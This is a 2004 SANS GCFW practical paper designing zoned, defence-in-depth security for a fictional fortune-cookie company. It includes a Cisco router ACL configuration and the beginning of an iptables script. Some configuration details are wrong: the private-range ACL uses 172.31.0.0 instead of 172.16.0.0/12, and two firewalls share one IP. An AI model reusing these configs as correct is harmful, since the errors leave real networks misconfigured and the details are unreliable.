Global Information Assurance Certification Paper

Andy Millican
Date Submitted: 01/19/2004

GIAC Fortune Cookie Inc.

SANS GCFW Practical Assignment v 2.0

Abstract:

This paper is designed to meet the requirements of the SANS GCFW certification. The first part of this assignment involves creating a secure network infrastructure for a fictional company named GIAC Enterprises. This section will contain a brief description of how GIAC Enterprises functions as a business and also how each of the business components (Customers, employees, partners, and suppliers) will interact via the company network and the Internet. The second section of this assignment will detail security policies and configuration for several security devices described in the first assignment. A third section will deal with testing the security implementation (firewall and router configuration.) The final section will describe a theoretical network attack against a network design presented in a previous SANS GCFW paper.

Assignment 1: Describe GIAC enterprises Network Architecture.

Define a network architecture

Preface: About GIAC Enterprises

GIAC Enterprises was founded in early 2002. The good business sense of the GIAC management team allowed GIAC Enterprises to make an exclusive deal with three of the most prominent Fortune Cookie Saying specialists. These specialists have agreed to supply Fortunes exclusively to GIAC Enterprises on a weekly basis. This agreement, coupled with the rising demand for Fortune cookies among the general populace, gives GIAC Enterprises a very strong foothold in the Fortune Cookie Saying marketplace.

During the first year after its inception, GIAC Enterprises suffered two critical hack attacks that stunted business growth. During the first attack a hacker was able to gain access to the public web server and modify the GIAC web page and catalog. The results were that multiple customers ceased to do business with GIAC Enterprises due to perceived security issues (although the account integrity was not compromised.) The second hack involved a hacker who successfully copied the Fortune Cookie Saying database. GIAC copyrighted Fortunes were later found on a hacker bulletin board being sold along side credit card numbers and social security numbers. These two hack attacks have convinced management that network security is paramount. Although the company has a limited budget, the security budget is very flexible.

Business Model:

GIAC Enterprises functions as an e-business. The majority of orders placed are done so via the Internet. An online catalog allows Internet users to browse the different categories of Fortunes, create accounts, and order Fortune Cookie Sayings. These orders are supplemented by a roaming sales force and an internal phone sales department. The roaming sales force has access to the GIAC network via VPN, everyone in the sales

department can create new orders on behalf of customers that they are either speaking with on the phone or are talking to face to face.

The product (fortune cookie sayings) can be delivered to the buyer in one of three ways.

1. PGP encrypted file. (email)
2. CD mailed over night (additional charge)
3. Printed (additional charge)

The outline below details the methods that a customer can use to order Fortunes directly from GIAC Enterprises:

- Potential Customer accesses Online Catalog
- Potential Customer Creates an account
    - Via
        - Website
        - OR Sales Rep (Phone or face to face)

- Customer Accesses Online Catalog
- Customer Places order
    - Via
        - Website
        - OR Sales rep
- Order is Processed by internal systems automatically
    - Which
        - Sends a Digitally signed email receipt.
        - AND dispatches the data to the client via PGP encrypted email.
        - OR deposits the data to a server for an employee to process as a cd or printed mailing.
- Order is recorded in account database

GIAC Enterprises also has four partners who translate and resell GIAC copyrighted Fortunes. These resellers have a special method of logging into the web server that gives them access to the reseller web page. Reseller orders can be placed on the reseller web page. Resellers can receive data via PGP email or via SCP (assuming they set up an SSH receiving server on their network.)

Three suppliers are contracted to deliver fifteen new fortunes per week. Each supplier supplies a different type of Fortune. One supplies uplifting Fortunes, another sarcastic Fortunes, and the last wise Fortunes. Each supplier is given an account on the Deposit Server. The suppliers can drop off the new Fortune data via SSH to this server. These Fortunes are audited by a GIAC employee and inserted into the Fortune database.

Network Requirements:

As GIAC Enterprises' network is designed the following component requirements should be kept in mind. These components represent all human requirements for interacting with the GIAC network. These components consist of customers, who purchase fortunes, suppliers, who deliver new fortunes, partners, who translate and resell fortunes, onsite employees, offsite employees, and the general public on the Internet.

Required component definitions and their networking requirements:

- Customers – Users connecting from the Internet to do business with GIAC Enterprises.
    - Browse Fortune Catalog (HTTP)
    - Order Fortunes Online (HTTPS)
    - Edit current account (HTTPS)
    - Ability to access external DNS server. (DNS)

- Suppliers – Hired specialists who provide new fortune cookie sayings.
    - Drop data off via PGP email. (SMTP)
    - Alternately drop off via Secure Copy - SCP. (SSH)
    - Ability to access external DNS server. (DNS)

- Partners – Resellers who translate and resell GIAC Fortunes.
    - Browse Fortune Catalog (HTTP)
    - Access Special Reseller Online Ordering (HTTPS)
    - Ability to access external DNS server. (DNS)
    - Resell orders are delivered only via PGP email or SSH outbound.

- Onsite Employees – All Staff that is on the GIAC Network.
    - All Onsite Employees are allowed to browse the web. (HTTP/HTTPS & DNS)
    - All Onsite Employees are allowed to connect to only the corporate mail server to check and send email. (Internal SMTP)
    - All Onsite Employees are allowed access to the Jabber server for secure internal communications. (Internal HTTPS)
    - Browse Fortune Catalog (Internal HTTP & DNS)
    - Sales and Customer Service Staff
        - Ability to create new Customer accounts and edit existing accounts. (Internal HTTPS)
        - Ability to place orders on behalf of current customer accounts. (Internal HTTPS)
    - Marketing Staff
        - View customer and reseller accounts (Internal HTTPS)
    - Network Admin Staff
        - SSH Access to all Servers (Internal SSH)

- Offsite Employees – Sales reps and admins that are connecting to the GIAC enterprise network via the Internet.

    - Sales Staff
        - VPN Access to their onsite workstations (VPN)

    - Network Admin. Staff
        - SSH access for remote administration. (SSH)

- General Public – Internet users that are browsing the web.
    - Browse Fortune Catalog (HTTP)
    - Ability to sign up for new accounts (HTTPS)
    - Ability to access external DNS server. (DNS)
    - Ability to send emails to GIAC Enterprises. (SMTP)

Network Zoning:

Network security at GIAC Enterprises takes a layered defense approach. Three security zones will exist within the network. Each of the three Zones will adhere to the following restrictions. The idea is as you progress from a less secure zone to a more secure zone, accessibility may decrease, however security will increase. Zoning allows us to also define the frequency and required thoroughness of other security measures such as auditing.

Zones from least to most secure and their guidelines, each zone will have at minimum a firewall segregating it from each other zone:

Red Zone (DMZ):

This zone should encompass any machine on the Internet and any server at GIAC enterprises that needs full access to the Internet.

- Critical data should pass into the red zone only in an encrypted form.
- Critical data should never be stored in the red zone.
- Minimum trust should be issued to red zone machines.
- The red zone should not directly communicate with green zone.

Blue Zone:

This zone is a buffer between the Red and Green zones. It will include the majority of workstations and servers required for normal GIAC Employee workflow and any servers that need access to the Internet but are security critical.

- All data destined for the green zone must be encrypted.
- Critical data should not be stored in the blue zone for more than 24 hours.
- Critical data destined for the red zone must be encrypted.
- Traffic in and out to the red zone is limited to what is necessary for normal business.


Green Zone:
This zone represents the highest security zone.

- No direct communication with the red zone.
- All traffic must be encrypted.
- Traffic in and out to the blue zone is limited to what is necessary for normal business.

Critical data definition:

GIAC Enterprises business is based on selling data to its customers. As such a business it is important to determine what data is most critical. The following data is considered critical to business: Account information, proprietary Fortune Cookie Sayings, and all monitoring log files.

Network Diagram:
Note: For the purposes of this paper 192.168.1.0/24 will be considered public IP space.
Taking into consideration the needs presented above and the security zone suggestions, the following diagram represents the most secure network implementation for GIAC Enterprises.



-Diagram 1

Network Component Descriptions:
This section contains a description of each component from the network diagram above.

Component	IP	Subnet Mask	GateWay	Zone
1) Router	*192.168.1.25*	255.255.255.224	T1/ISP	RED
Operating System (OS)	Cisco IOS Release 12.2(4)YB			
Hardware Model	Cisco 1721 router			
Service Function	Route data to and from the Internet via T1			
Security Function	ACL restrictions: - Block all broadcast traffic. - Block all traffic from Non-Routable IP space.			
Zone Placement	Requires unfettered communication to the Internet. Network requires red zone placement of this device.			

Component	IP	Subnet Mask	GateWay	Zone
2) External DNS	*192.168.1.24*	255.255.255.224	192.168.1.25	RED
Operating System (OS)	FreeBSD 5.1-RELEASE			
Hardware Model				
Service Function	Provides external DNS.			
Security Function	- Since DNS is a commonly attacked service, internal data and external data have been separated. Internal data will not be hosted on this machine. - Zone Transfers are disabled - Recursive lookup disabled from any IP not owned by GIAC enterprises.			
Zone Placement	Network security dictates that this server be placed in the Red Zone. It requires unencrypted access to the internet. No critical data is stored on this server.			

Component	IP	Subnet Mask	GateWay	Zone
3) External IDS	*192.168.1.23*	255.255.255.224	192.168.1.25	RED
Operating System (OS)	FreeBSD 5.1-RELEASE			
Hardware Model	AMD Athlon XP 1800+ 80 GB HD 500M RAM.			
Service Function				
Security Function	- Monitors red zone/DMZ traffic. - Logs are maintained locally for the sole purpose of correlation with the internal IDS if an intrusion event does occur.			

Zone Placement	Red Zone placement so it can monitor traffic on that zone. The IDS device will be plugged into a spanning port on the red zone switch.

Component	IP	Subnet Mask	GateWay	Zone
4) Firewall	*192.168.1.22* *10.1.1.240*	255.255.255.224 255.255.255.0	192.168.1.25	RED
Operating System (OS)	Debian GNU/Linux 3.0 (Woody)			
Hardware Model	AMD Athlon XP 3200+ 80 GB HD 1G RAM.			
Service Function	- Provides VPN access via POPTOP (PPTP) - Performs NAT between the public IP space and the blue zone IP space.			
Security Function	- Primary Perimeter Firewall - Drops all unnecessary traffic. - Logs suspicious traffic and reports to a central logging server. - Logs are sent to a log server (Component 17) via SSH.			
Zone Placement	This firewall is the device that separates the red and blue zones.			

Component	IP	Subnet Mask	GateWay	Zone
5) DNS	*10.1.1.102*	255.255.255.0	*10.1.1.240*	BLUE
Operating System (OS)	FreeBSD 5.1-RELEASE			
Hardware Model				
Service Function	Provides Internal DNS traffic			
Security Function	- Serves to separate sensitive internal DNS data from external DNS data. - DNS Zone Transfers not allowed. - Only accessible from the blue zone.			
Zone Placement	This device services internal computers and contains sensitive data about the internal network. For security reasons it is placed in the blue zone.			

Component	IP	Subnet Mask	GateWay	Zone
6) SMTP	*10.1.1.103*	255.255.255.0	*10.1.1.240*	BLUE
Operating System (OS)	FreeBSD 5.1-RELEASE			
Hardware Model				
Service Function	Inbound and outbound email traffic.			

Security Function	- Anti-Virus solution. - Only allows relaying from internal IP addresses.
Zone Placement	Preferred Red Zone placement due to the high visibility of SMTP servers, however, since it is possible this server will house sensitive company data it is placed in the blue zone.

Component	IP	Subnet Mask	GateWay	Zone
7) Order Server	*10.1.1.104*	255.255.255.0	*10.1.1.240*	BLUE
Operating System (OS)	FreeBSD 5.1-RELEASE			
Hardware Model				
Service Function	- Stores orders that require employee intervention to dispatch. - Generates order receipts as emails. - Processes all orders by retrieving necessary data from the green zone via SSH.			
Security Function	- Houses the company public/private key pair. - Encrypts and dispatches email orders to the mail server. - Digitally signs and dispatches order receipts to the mail server. - Acts as a proxy between other blue zone servers and the green zone.			
Zone Placement	This server acts as a proxy between the blue and red zones, as such it must be placed in the blue zone due to the sensitive data it will handle and its' connectivity needs to the rest of the blue zone.			

Component	IP	Subnet Mask	GateWay	Zone
8) HTTP/HTTPS	*10.1.1.105*	255.255.255.0	*10.1.1.240*	BLUE
Operating System (OS)	FreeBSD 5.1-RELEASE			
Hardware Model				
Service Function	- Provides internal and external access to the online catalog via HTTP. - Provides internal and external access to edit and create accounts via HTTPS. - Provides internal and external access to create new orders. - Provides special Reseller Web access.			
Security Function	- Authenticates users attempting to access accounts by username and password compared with the username			

	and password in the account database. - Utilizes passwords to verify users attempting to access the reseller web page. - Encrypts all order and user information. (SSL) - Does not directly communicate with the green zone, proxy through the order server (component 7).
Zone Placement	This server is placed in the blue zone because if compromised this would be a very public facing hack.

Component	IP	Subnet Mask	GateWay	Zone
9) Workstations	*10.1.1.1-10.1.1.100*	255.255.255.0	*10.1.1.240*	BLUE
Operating System (OS)	Windows XP Corporate			
Hardware Model				
Service Function	- Provides an interface for onsite and offsite employees to do their jobs.			
Security Function				
Zone Placement	Workstations are best placed in the blue zone due to their needs in accessing the internet and security needs. These workstations are segregated from the rest of the network by a firewall in order to limit damage an inside attacker my attempt.			

Component	IP	Subnet Mask	GateWay	Zone
9a) Firewall	*10.1.1.108*	255.255.255.0	*10.1.1.240*	BLUE
Operating System (OS)	Debian GNU/Linux 3.0 (Woody)			
Hardware Model	AMD Athlon XP 1800+ 80 GB HD 500M RAM.			
Service Function				
Security Function	- Filters traffic to and from internal employee workstations. - Logs unusual traffic to or from internal employee workstations. - Logs are sent to a log server (Component 17) - Acts as a defense against insider attacks.			
Zone Placement	This server must be placed in the blue zone as it acts as a monitor and restrict internal employee activity.			

Component	IP	Subnet Mask	GateWay	Zone

10) Jabber	10.1.1.107	255.255.255.0	*10.1.1.240*	BLUE
Operating System (OS)	FreeBSD 5.1-RELEASE			
Hardware Model				
Service Function	Provides instant message and file transfer capabilities for internal workstations.			
Security Function	- Utilizes SSL to encrypt all data. - Does not route to the Internet like other IM services.			
Zone Placement	This component provides service to the workstations in the blue zone. By placing it behind the firewall (component 9a) traffic can be restricted on only these workstations.			

Component	**IP**	**Subnet Mask**	**GateWay**	**Zone**
11) Deposit Server	10.1.1.106	255.255.255.0	*10.1.1.240*	BLUE
Operating System (OS)	FreeBSD 5.1-RELEASE			
Hardware Model				
Service Function	- Allow suppliers to drop off data via SSH - Allow network administrators access to the Blue zone via SSH.			
Security Function	- Only allows encrypted ssh connections.			
Zone Placement	This server will house a subset of critical data for a short time period during a deposit day. This component also needs internet connectivity so the blue zone is the obvious choice for placement. It further functions to allow otherwise restricted admin traffic into the blue zone from the red. An admin can access many critical servers from home via this server.			

Component	**IP**	**Subnet Mask**	**GateWay**	**Zone**
12) IDS	10.1.1.101	255.255.255.0	*10.1.1.240*	BLUE
Operating System (OS)	FreeBSD 5.1-RELEASE			
Hardware Model	AMD Athlon XP 1800+ 80 GB HD 500M RAM.			
Service Function				
Security Function	- Provides detailed network monitoring via SNORT. - Logs are sent via SSH to a log server (component 17) located in the green zone. - Log files are deleted after transfer in order to protect possible sensitive company data that may have been logged. - This component will have no listening services.			
Zone Placement	This device is designed to monitor connectivity between the			

	blue and red zones. Placement requires that it be in on a spanning switch port in the blue zone.

Component	IP	Subnet Mask	GateWay	Zone
13) Firewall	10.1.1.108 & 10.1.2.1	255.255.255.0 & 255.255.255.0	*10.1.1.240*	BLUE
Operating System (OS)	Debian GNU/Linux 3.0 (Woody)			
Hardware Model	AMD Athlon XP 1800+ 80 GB HD 500M RAM.			
Service Function	- NAT between the blue and the green zones.			
Security Function	- Filters and logs traffic between the blue and green zones. - Limits connections to those that are necessary. - Reports all logs to the log server (Component 17.)			
Zone Placement	This component represents the division between the blue and green zone. It must be placed on the border between the two zones.			

Component	IP	Subnet Mask	GateWay	Zone
14) Fortune and Account Database	*10.1.2.2*	255.255.255.0	10.1.2.1	GREEN
Operating System (OS)	Debian GNU/Linux 3.0 (Woody)			
Hardware Model				
Service Function	- Provides a SQL database containing all Fortune and account data.			
Security Function				
Zone Placement	Critical data is stored long term on this server, it must reside in the green zone.			

Component	IP	Subnet Mask	GateWay	Zone
15) Replicate Account Database	*10.1.2.3*	255.255.255.0	10.1.2.1	GREEN
Operating System (OS)	Debian GNU/Linux 3.0 (Woody)			
Hardware Model				
Service Function	- Backup of critical Account data.			
Security Function				
Zone Placement	Critical data is stored long term on this server, it must reside in the green zone.			

Component	IP	Subnet Mask	GateWay	Zone
16) Replicate Fortune Database	*10.1.2.4*	255.255.255.0	10.1.2.1	GREEN
Operating System (OS)	Debian GNU/Linux 3.0 (Woody)			
Hardware Model				
Service Function	- Backup of critical Fortune data.			
Security Function				
Zone Placement	Critical data is stored long term on this server, it must reside in the green zone.			

Component	IP	Subnet Mask	GateWay	Zone
17) Log Server	*10.1.2.5*	255.255.255.0	10.1.2.1	GREEN
Operating System (OS)	Debian GNU/Linux 3.0 (Woody)			
Hardware Model				
Service Function	- SSH service enabled to receive log files from various servers. - Data is correlated using LOGREP 1.4.1.			
Security Function	- Provides a central secure point where are logs are stored and viewed. - Allows correlation and analysis of multiple log files across the entire network.			
Zone Placement	Intrusion log data is considered critical and must be stored in the green zone.			

Network Requirements revisited:

This section restates the initial network requirements and describes which components meet these requirements. For each requirement, every network component that must be aware of the requirement is listed (i.e. any firewall or router that must be configured to allow the service and the component offering the service.)

Customers	
HTTP/HTTPS	4) Firewall - External Firewall. 8) HTTP/HTTPS – Blue zone web server.

Suppliers	
SMTP	4) Firewall – External Firewall 6) SMTP – Internal mail server to receive PGP emails.
SSH	4) Firewall – External Firewall 11) Deposit Server – SSH accounts for suppliers to SCP new fortunes and admin accounts.

Partners	
HTTP/HTTPS	4) Firewall – External firewall. 8) HTTP/HTTPS – Blue zone web server.

Onsite Employees	
HTTP/HTTPS	9a) Firewall – Blue zone workstation firewall. 8) HTTP/HTTPS – Blue zone web server. 4) Firewall – External firewall
DNS	9a) Firewall – Blue zone workstation firewall. 5) DNS – Blue zone DNS server for internal name resolution. 4) Firewall – External Firewall. 2) External DNS – Red zone DNS for public name resolution.
Internal SMTP	9a) Firewall – Blue zone workstation firewall. 6) SMTP – Blue zone SMTP server.
SSH	9a) Firewall – Blue zone workstation firewall 4) Firewall – External Firewall 13) Firewall – Green Zone firewall ALL servers will have the SSH service listening, including firewalls.

Offsite Employees	
VPN	4) Firewall – External Firewall
SSH	Once a VPN connection is made, administration SSH can be launched from the internal workstation.

General Public	
HTTP/HTTPS	4) Firewall – External Firewall 8) HTTP/HTTPS – Blue zone web server
DNS	2) External DNS – Red zone/public DNS
SMTP	4) Firewall – External Firewall 6) SMTP – Blue zone SMTP server.

Server Requirements:

In order to provide the services listed above, these servers have the following special requirements.

Web Server (Component 8 HTTP/HTTPS):

- Requires SSH to the Order Server (component 7) to place orders and to authenticate usernames and passwords.

Order Server (Component 7)

- Requires SSH to the Fortune and Account database (component 14) to fill orders and to compare passwords for the web server.

- Requires outbound mail access (component 6 SMTP) to send out PGP encrypted orders and signed receipts.

Blue Zone IDS (Component 12)
- Requires SSH to the Log Server (component 17) to deposit log files.

All firewalls (component 4, 9a, and 13)
- Requires SSH to the Log Server (component 17) to deposit log files.

Blue zone SMTP server (Component 6)
- Requires SSH to the Log Server (component 17) to deposit log files.

Layered Defense and GIAC Enterprises:

This section describes how the GIAC Enterprises' network architecture presented above adheres to a layered Defense-in-Depth strategy.

Zoning – By segregating the network into different security zones it becomes easier to protect critical data while still allowing necessary business services access to the Internet. Zoning also allows for blanket auditing and security requirements to be set for each zone. Furthermore, zoning decreases the chances that if one server is compromised all data is lost. By setting encryption requirements for data traversing zones, it is possible to thwart an attacker who has compromised a machine and is attempting to sniff network traffic and gain valuable data.

External IDS – The external IDS device will not be monitored due to the high rate of false positives (*False positive defined as a device reporting or acting on what it believes is a network attack, but that is in fact not a network attack.)* that will likely be generated. Its primary function is to serve forensic needs if an intrusion event does occur. If any part of the network is compromised and the external IDS is not, it may be possible to pull logs from the external IDS device and correlate them with other internal logging. This may increase the chance of determining how an attack got through the defenses and thus allowing network admins to close any security holes or possibly track down the attacker.

Filtering Router – By configuring the external Cisco router with basic ACL lists a line of defense is added that will block unusual and possibly malicious traffic. It is also possible to expand the ACL lists to take some processing load off of any firewalls that are experiencing capacity issues.

External Firewall – This is the primary buffer between the Internet and the GIAC Enterprises' network. As a stateful firewall, this device will complement the router's basic ACL list. By disallowing all traffic except what is strictly outlined above are large amount of malicious traffic can be stopped at the external firewall. Also, by performing NAT, the external firewall acts as the single point of contact between the Internet and the internal network. This causes many scans and other reconnaissance events to fail. If

possible packet normalization will occur at this level so that passive OS fingerprinting is thwarted.

Internal "workstation" firewall – Many administrators do not consider insider attacks when planning network defense. However many attacks to occur from disgruntled employees. By segregating the workstations from the primary servers, a defense layer is added that will prevent or deter inside attacks.

Internal IDS – The internal IDS provides a content monitoring service behind the external firewall. Logs from this device will be consistently reviewed. This should allow GIAC Enterprises to fill the gap between stateful firewalling and content monitoring. Although not as affective as active content blocking proxies, this design was chosen because it is less likely to interfere with legitimate network traffic in the event of a false positive.

Green Zone Firewall – A third firewall allows for greater restrictions in traffic for servers that house critical data and do not require direct Internet access.

VPN and Encryption – The heavy use of VPN and encryption (SSH) in this network design protects critical data in transit and also protects users from network sniffing in most sections of the network design.

Central Logging - By creating a central logging server it is possible to correlate logs from multiple servers. Also by doing this we can remove possibly sensitive logs from these servers while adding additional protection to the central log server to protect that data.

Assignment 2: Outline Network Security Policies

Provide security policies for at least the border router, primary firewall, and VPN. Additionally supply a detailed tutorial on how to implement the setup for one of these devices.

This section will outline the security settings that should be implemented on the six security devices described in assignment 1. An estimate will also be made on the initial cost of purchasing and configuring each security device along with any required maintenance cost. For the sake of cost estimate it is assume that 1 man-hour is equivalent to $50 US.

---

1) Component #1 Cisco Router

General Description: Cisco 1721 router running Cisco IOS Release 12.2(4)YB.

Business Function: This device links the internal LAN to the Internet via a T1 connection. It provides both outbound connectivity and allows for inbound connectivity.
Estimated Hardware Cost: $750
Estimated Setup Time: 1 hr ($50)
Estimated Maintenance Time: Negligible
Total Cost: $750 (hardware) + $50 (1 man-hour) = $800 initial cost, $0 recurring cost.

Detailed Security Policy and Configuration:
The border router is not considered a primary security device for GIAC Enterprises, however some basic steps will be taken to deny specifically identifiable malicious traffic from reaching even the devices in the red zone (External DNS and External IDS).

The policy on this router will be "Allow unless explicitly denied".
The following types of traffic will be specifically denied:

- Inbound traffic from non-routable IP space.
- Outbound Traffic from non-routable IP space.
- Inbound/Outbound broadcast traffic.
- Inbound/Outbound source-routed IP traffic.

Configuration changes can be made to this router only via the serial connection. Since the router will have a minimum configuration it should not require repeated maintenance, thus it is deemed that no remote access to this router configuration is necessary.

Since the configuration for this router is relatively simply, only one access list needs be created and that list can be applied to all interfaces. Here are the commands specific to that access list:

#Deny non-routable IP space as define in RFC 1918

Access-list 3 deny 10.0.0.0 0.255.255.255
Access-list 3 deny 192.168.0.0 0.0.255.255
Access-list 3 deny 172.31.0.0 0.0.255.255

Output of the config file generate by Cisco Configmaker. It has been edited to apply the changes required in the GIAC security policy for this router.

#Encrypt passwords
service password-encryption

This disables all minor tcp and udp services running on the router.
no service tcp-small-servers
no service udp-small-servers
!
#Set the hostname

```
hostname 1-R1
!
#Disabled finger, snmp, ntp, and cdp
no snmp-server
no service finger
no ntp enable
no cdp running

#Disable HTTP router access, the only config changes will be done via serial connection
no ip http server

#Set the enable password
enable password XXXX
!
#Allow IP Subnet-Zero Syntax when declaring an IP subnet
ip subnet-zero

#Configure the router to not attempt to resolve domain names to IP addresses
no ip domain-lookup

#Allow routing (i.e. this isn't a bridge.) and disable source routing
ip routing
no ip source-route

#Deny Broadcast traffic
no ip directed-broadcast
!
interface FastEthernet 0
 no shutdown

#Apply the standard access group to this interface.
 ip access-group 3 in
 ip access-group 3 out

 description connected to external firewall
 ip address 192.168.1.25 255.255.255.0
 keepalive 10
!
interface Ethernet 0
 no shutdown

#Apply the standard access group to this interface.
 ip access-group 3 in
 ip access-group 3 out

 description connected to Internet – IP assigned by ISP
 ip address 99.99.99.1 255.255.255.0
 keepalive 10

!
end
```

2) Component #4a External Firewall

General Description: Primary border firewall - iptables running on Debian GNU/Linux 3.0(Woody).
Business Function: The network business function of this device is to implement VPN connections. This device must also be aware of the network business requirements of devices behind itself. Furthermore this device will perform NAT for devices located in the Blue Zone.

This device is likely the most costly on the network because the log files must be reviewed each week. These log files will likely contain more data than the interior firewall because of the public facing IP address.

Estimated Hardware Cost: $900
Estimated Setup Time: 4 hours ($200)
Estimated Maintenance Time: 2 hrs/week reviewing logs + 0.25hrs/week (updating/patching.)

Total Cost: $900 (Hardware) + $200 (4 man-hours) = $1100 initial cost/ Maintenance cost = $450/Month.

Detailed Security Policy and Configuration:

This device has two interfaces: eth0 is the external interface with a "public" IP address of 192.168.1.22, eth1 is the internal interface with an IP address of 10.1.1.240.This device does NAT, VPN, and Firewall filtering with the following security policy:

- See Tutorial Section.

3) Component #3 External IDS

General Description: External Intrusion Detection system. Snort running on FreeBSD 5.1-RELEASE. This device logs unusu al traffic.
Business Function: none
Estimated Hardware Cost: $450
Estimated Setup Time: 2hrs ($100)
Estimated Maintenance Time: 0.25hrs/week (Updates)
Total Cost: $450 (hardware) + $100 (man-hours) = $550 initial cost/ Maintenance cost = $50/month

Detailed Security Policy and Configuration:

- Only runs one externally accessible service: SSH
- Logs data to hard disk.

Configuration is not listed here because it is considered trivial to close off all listening services except SSH and install Snort.

---

4) Component #9a Workstation/Blue Zone Firewall

General Description: Internal (blue zone) workstation firewall - iptables running on Debian GNU/Linux 3.0(Woody). The primary function of this device is to provide security to critical servers in the event of an insider attack.

Business Function: This device must be configured to allow internal users access to the resources they need.
Estimated Hardware Cost: $450
Estimated Setup Time: 3hrs ($150)
Estimated Maintenance Time: 1hr/week (Reviewing logs and updates)
Total Cost: $450 (hardware) + $150 (man-hours) = $600 initial cost/ Maintenance cost = $200/month

Detailed Security Policy and Configuration:

This device offers some protection against insider attacks and compromised workstations/VPN connections. This firewall is configured as a bridge for simplicity. The following is the iptables config file to be installed on this machine:

```
#!/bin/sh

####
####GIAC Enterprises Blue Zone/Workstation Firewall Configuration
####


#Define Constants
EXTERNAL_IFACE='eth0'
INTERNAL_IFACE='eth1'
FIREWALL_EXT_IP='10.1.1.108'

WEB_SERVER='10.1.1.105'
SMTP_SERVER='10.1.1.103'
DEPOSIT_SERVER='10.1.1.106'
EXTERNAL_DNS='192.168.1.23'
INTERNAL_DNS='10.1.1.102'
GIAC_HOME_NET='10.1.1.0/24'


################
## Network Filtering IPTABLES Ruleset
################
```

```
##Define forward subchains for efficiency
##The ingress and egress chain are utilized to split inbound and outbound traffic. Doing this
allows for more efficient rules because outbound traffic does not pass through the inbound
ruleset.
## The blacklist chain is used to deny specific traffic. It overrides the ingress and egress chains.

iptables -t filter -N ingress
iptables -t filter -N egress
iptables -t filter -N blacklist

##Define policies for each chain. Defaulting to drop in this case.
iptables -P INPUT DROP
iptables -P OUTPUT DROP
iptables -P FORWARD DROP

##Define traffic that is allowed to the Firewall


####
##INPUT CHAIN
####

## State rule first. This allows return traffic for OS updates.

iptables -t filter -A INPUT -p tcp -m state --state ESTABLISHED,RELATED -j ACCEPT

## Allow SSH inbound connections for maintenance.

iptables -t filter -A INPUT -p tcp --dport 22 --tcp-flags SYN,ACK,FIN SYN -j ACCEPT

